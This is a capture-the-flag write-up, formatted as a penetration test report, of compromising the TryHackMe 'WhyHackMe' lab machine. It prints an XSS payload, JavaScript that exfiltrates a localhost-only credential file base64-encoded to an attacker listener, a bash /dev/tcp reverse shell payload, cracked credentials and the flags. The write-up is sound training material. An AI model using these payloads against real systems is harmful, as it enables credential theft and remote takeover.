Penetration Test Report - Virtual Machine "WhyHackMe"

1. General Information and Executive Summary

Field	Detail
Client	TryHackMe
Target IP	10.67.155.157
Associated Domain	boring.box
Consultant	Bender2997_
Test Date	2026-03-24
Severity	Critical
Compromise Vectors	Anonymous FTP Access, SSRF via Stored XSS, Firewall Bypass, Webshell Discovery and RCE, Privilege Escalation to root.

Executive Summary:

The security assessment of the target (10.67.155.157) revealed a critical chain of vulnerabilities. The exploitation began by obtaining a clue through anonymous FTP access, which led to the identification and abuse of a Server-Side Request Forgery (SSRF) vulnerability combined with Stored Cross-Site Scripting (XSS) in the website's comment functionality. This combination allowed for the exfiltration of credentials for a new user (jack).

Once inside the system via SSH, a misconfigured sudo privilege was identified on the /usr/sbin/iptables binary. This was used to disable a firewall rule and expose a hidden

internal web service on port 41312. Network traffic analysis (capture.pcap) revealed the existence of a webshell with decryption parameters, which facilitated obtaining a Reverse Shell and executing commands as root. The severity of the findings is extreme, as total system control and access to sensitive data were achieved.

2. Methodology and Exploitation Phases

The methodology focused on Black-Box Testing to identify and exploit vulnerabilities, divided into the following phases: Reconnaissance, Initial Access, Lateral Movement, and Privilege Escalation.

2.1. Reconnaissance and Enumeration Phase

1. **Port Scanning (NMAP)**: The following services and versions were identified on the target IP: 21/tcp (ftp vsftpd 3.0.3), 22/tcp (ssh OpenSSH 8.2p1), and 80/tcp (http Apache 2.4.41).
2. **Anonymous FTP Access**: The FTP service allowed anonymous login; the update.txt file was extracted.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# ftp 10.67.155.157
Connected to 10.67.155.157.
220 (vsFTPd 3.0.3)
Name (10.67.155.157:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14713|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
226 Directory send OK.
```


3. **update.txt Analysis**: The file contained a critical clue about credentials accessible only by localhost (127.0.0.1/dir/pass.txt), suggesting an SSRF vulnerability.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# cat update.txt
Hey I just removed the old user mike because that account was compromised and for any of you who wants the creds of new account visit 127.0.0.1/dir/pass.txt
and don't worry this file is only accessible by localhost(127.0.0.1), so nobody else can view it except me or people with access to the common account.
- admin
```


4. **Directory Enumeration (Gobuster)**: Key endpoints such as blog.php, login.php, register.php, config.php, and the dir directory (403 Forbidden) were discovered.


2.2. Web Application Exploitation (SSRF via Stored XSS)

1. **User Enumeration Vulnerability**: The registration form (register.php) allowed determining if a user existed.



2. **Gaining Access to Comments**: A new user was registered to access the comment functionality on blog.php.
3. **Stored XSS Identification**: It was confirmed that the Username field, when injected, was rendered unsanitized in the comment section.





4. **4. SSRF Exploitation with XSS (Attack Chain):** A critical exploitation chain was identified that combined the Persistent XSS vulnerability (Stored XSS) with the Server-Side Request Forgery (SSRF) potential indicated by the FTP clue. The Username field of the registration form, which did not sanitize the input, was used to inject a payload that loaded an external script hosted on the attacker's server: (<script src="http://192.168.203.116:8000/x.js"></script>). When an administrator viewed the comments section, the script executed in their browser.

   The x.js file instructed the XMLHttpRequest (XHR) object to make an asynchronous GET request to the internal resource /dir/pass.txt (accessible only by localhost), thus exploiting the SSRF from the client side. After successful reading, the content was Base64 encoded (btoa(xhr.responseText)) and exfiltrated by sending it as a query parameter in an image request (new Image().src) to an attacker-controlled listener.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# cat x.js
var xhr = new XMLHttpRequest();
// Pedimos el archivo secreto
xhr.open("GET", "/dir/pass.txt", true);

xhr.onload = function () {
    // Si la lectura es exitosa, codificamos en Base64 y lo mandamos como imagen
    var data = btoa(xhr.responseText);
    new Image().src = "http://192.168.203.116:8000/?c=" + data;
};

xhr.send();
```

5. **Credential Exfiltration**: The attacker server received the encoded response, revealing the credentials for the user jack.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.203.116 - - [24/Mar/2026 19:52:17] "GET /x.js HTTP/1.1" 200 -
192.168.203.116 - - [24/Mar/2026 19:52:17] "GET /x.js HTTP/1.1" 200 -
192.168.203.116 - - [24/Mar/2026 19:52:17] "GET /?c=PCFET0NUWVBFIEhUTUwgUFVCTElDICItLy9JRVRGLy9EVEQgSFRNTCAyLjAvL0VOIj4KPGh0bWw+PGhlYWQ+Cjx0aXRsZT40MDMgRm9yY
mlkZGVuPC90aXRsZT4KPC9oZWFkPjxib2R5Pgo8aDE+Rm9yYmlkZGVuPC9oMT4KPHA+WW91IGRvbid0IGhhdmUgcGVybWlzc2lvbiB0byBhY2Nlc3MgdGhpcyByZXNvdXJjZS48L3A+Cjxocj4KPGFkZHJlc3
M+QXBhY2hlLzIuNC40MSAoVWJ1bnR1KSBTZXJ2ZXIgYXQgMTAuNjcuMTU1LjE1NyBQb3J0IDgwPC9hZGRyZXNzPgo8L2JvZHk+PC9odG1sPgo= HTTP/1.1" 200 -
10.67.155.157 - - [24/Mar/2026 19:53:03] "GET /x.js HTTP/1.1" 200 -
10.67.155.157 - - [24/Mar/2026 19:53:03] "GET /?c=amFjazpXaHlJc015UGFzc3dvcmRTb1N0cm9uZ0lESwo= HTTP/1.1" 200 -
```

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─# echo 'amFjazpXaHlJc015UGFzc3dvcmRTb1N0cm9uZ0lESwo=' | base64 -d
jack:WhyIsMyPasswordSoStrongIDK
```

2.3. Lateral Movement and Privilege Escalation (Phase 1 - jack)

1. **SSH Access**: Access was successfully gained as the user jack.
2. **User Flag Obtained**: Flag 1 (User): 1ca4eb201787acbfcf9e70fca87b866a.

```
jack@ubuntu:~$ ls -la
total 32
drwxr-xr-x 4 jack jack 4096 Aug 17  2023 .
drwxr-xr-x 3 root root 4096 Aug 17  2023 ..
lrwxrwxrwx 1 root root    9 Mar 14  2023 .bash_history → /dev/null
-rw-r--r-- 1 jack jack  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 jack jack 3771 Feb 25  2020 .bashrc
drwx------ 2 jack jack 4096 Mar 15  2023 .cache
drwxrwxr-x 3 jack jack 4096 Aug 16  2023 .local
-rw-r--r-- 1 jack jack  807 Feb 25  2020 .profile
-rw-r--r-- 1 jack jack   33 Mar 14  2023 user.txt
jack@ubuntu:~$ cat user.txt
1ca4eb201787acbfcf9e70fca87b866a
```

3. **Sudo Privileges Enumeration**: The sudo -l command revealed that jack had permissions to execute /usr/sbin/iptables as any user.

```
jack@ubuntu:~$ sudo -l
[sudo] password for jack:
Matching Defaults entries for jack on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on ubuntu:
    (ALL : ALL) /usr/sbin/iptables
```


4. **Local Firewall Bypass**: An iptables rule blocking port 41312/tcp was identified and deleted (sudo /usr/sbin/iptables -D INPUT 1), exposing a hidden web service on port 41312/tcp using the boring.box domain.

```
jack@ubuntu:/home$ sudo /usr/sbin/iptables -L -n -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:41312
 3885  419K ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
 2989  694K ACCEPT     all  --  *      *       0.0.0.0/0            0.0.0.0/0            ctstate NEW,RELATED,ESTABLISHED
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:22
    0     0 ACCEPT     tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:80
    0     0 ACCEPT     icmp --  *      *       0.0.0.0/0            0.0.0.0/0            icmptype 8
    0     0 ACCEPT     icmp --  *      *       0.0.0.0/0            0.0.0.0/0            icmptype 0
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 3885 packets, 419K bytes)
 pkts bytes target     prot opt in     out     source               destination
 3217  640K ACCEPT     all  --  *      eth0    0.0.0.0/0            0.0.0.0/0
```

```
jack@ubuntu:/home$ ss -tunlp | grep 41312
tcp   LISTEN 0      511                0.0.0.0:41312        0.0.0.0:*
jack@ubuntu:/home$
```

```
jack@ubuntu:/home$ sudo /usr/sbin/iptables -D INPUT 1
jack@ubuntu:/home$ sudo /usr/sbin/iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0            ctstate NEW,RELATED,ESTABLISHED
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0            tcp dpt:80
ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0            icmptype 8
ACCEPT     icmp --  0.0.0.0/0            0.0.0.0/0            icmptype 0
DROP       all  --  0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
```

```
┌──(kali㉿kali)-[~/Desktop/PERSONAL/TryHackme/WhyHackMe]
└─$ nmap -sCV -p 41312 -sS -T5 10.67.155.157
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 20:19 -0400
Nmap scan report for 10.67.155.157
Host is up (0.065s latency).

PORT      STATE SERVICE VERSION
41312/tcp open  http    Apache httpd 2.4.41
|_http-title: 400 Bad Request
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: www.example.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds
```



2.4. Privilege Escalation (Phase 2 - Root)

1. **Critical File Enumeration**: The files capture.cap (PCAP) and urgent.txt were found in the /opt/ directory.


```
jack@ubuntu:/$ cd /opt/
jack@ubuntu:/opt$ ls
capture.pcap  urgent.txt
jack@ubuntu:/opt$ cat urgent.txt
Hey guys, after the hack some files have been placed in /usr/lib/cgi-bin/ and when I try to remove them, they wont, even though I am root. Please
 go through the pcap file in /opt and help me fix the server. And I temporarily blocked the attackers access to the backdoor by using iptables ru
les. The cleanup of the server is still incomplete I need to start by deleting these files first.
jack@ubuntu:/opt$
```


2. **Encrypted Traffic Analysis**: The PCAP contained HTTPS traffic on port 41312; the private SSL key was found in /etc/apache2/certs/apache.key.

```
jack@ubuntu:/etc/apache2/sites-enabled$ find / -name '*.key' 2>/dev/null
/etc/apache2/certs/apache.key
```


3. **Webshell Discovery**: Wireshark was used to decrypt the HTTPS traffic, revealing the URL of a hidden webshell: https://boring.box:41312/cgi-bin/5UP3r53Cr37.py?key=...&cmd=....

Edit -> Preferences -> Protocols -> TLS





4. **Reverse Shell and Root Access**: A Reverse Shell payload was executed via the webshell. The user had full sudo privileges, and elevation to root was achieved using sudo bash.



- **Payload:**
  (bash+-c+'bash+-i+>%26+/dev/tcp/192.168.203.116/4444+0>%261')

```
www-data@ubuntu:/usr/lib/cgi-bin$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: ALL
www-data@ubuntu:/usr/lib/cgi-bin$
```

5. **Root Flag Obtained**: Flag 2 (Root): 4dbe2259ae53846441cc2479b5475c72.

```
root@ubuntu:/usr/lib/cgi-bin# cd /
root@ubuntu:/# cd root/
root@ubuntu:~# ls
bot.py  root.txt  snap  ssh.sh
root@ubuntu:~# cat root.txt
4dbe2259ae53846441cc2479b5475c72
root@ubuntu:~#
```

3. Conclusions and Mitigation Recommendations

3.1. Conclusion

The system exhibited multiple security flaws: from poor hygiene in the initial configuration (anonymous FTP) to web application vulnerabilities (XSS and SSRF) that allowed initial access. The subsequent abuse of privileges (sudo on iptables) and the existence of a hidden web service with an exposed webshell demonstrate critical failures in the defense architecture.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation
LVF-001	Info Leak (FTP)	Disable anonymous FTP access and remove sensitive files from the server.
LVF-002	XSS / SSRF	Implement strict input validation and sanitization. Restrict internal HTTP calls.

ID	Risk	Mitigation Recommendation
LVF-003	Info Leak (Reg)	Modify the registration process to return generic error messages.
LVF-004	PrivEsc (Sudo)	Apply the Principle of Least Privilege. Review and restrict the use of iptables via sudo.
LVF-005	Backdoor / RCE	Remove the webshell and perform a forensic analysis to detect additional persistence.

4. Lessons Learned / Attack Insights

- **How did I detect the vector?** The initial entry vector materialized from anonymous FTP access. By reviewing the update.txt file, I identified the reference to an internal "localhost only" resource (127.0.0.1/dir/pass.txt), which immediately suggested the exploitation of an SSRF vulnerability. The key to pivoting was confirming that the Username registration field was vulnerable to Stored XSS.
- **What made me suspicious?** My main suspicion was based on the explicit mention of the local resource, a clear indication that a request was expected to be executed from the server itself. Later, the identification of unrestricted sudo permissions over iptables immediately suggested that the privilege escalation path would be tied to firewall manipulation.
- **What actions would be done differently in a real environment?**
    - **SSH Brute Force**: If credentials had not been exfiltrated directly, more effort would be dedicated to brute-forcing the SSH service.

- **Payload Optimization**: More robust exfiltration scripts and obfuscation techniques would be used to handle environments with sophisticated defenses.
- **Exhaustive Enumeration**: A deeper search for binaries with SUID permissions or special capabilities would be prioritized to find less obvious escalation vectors.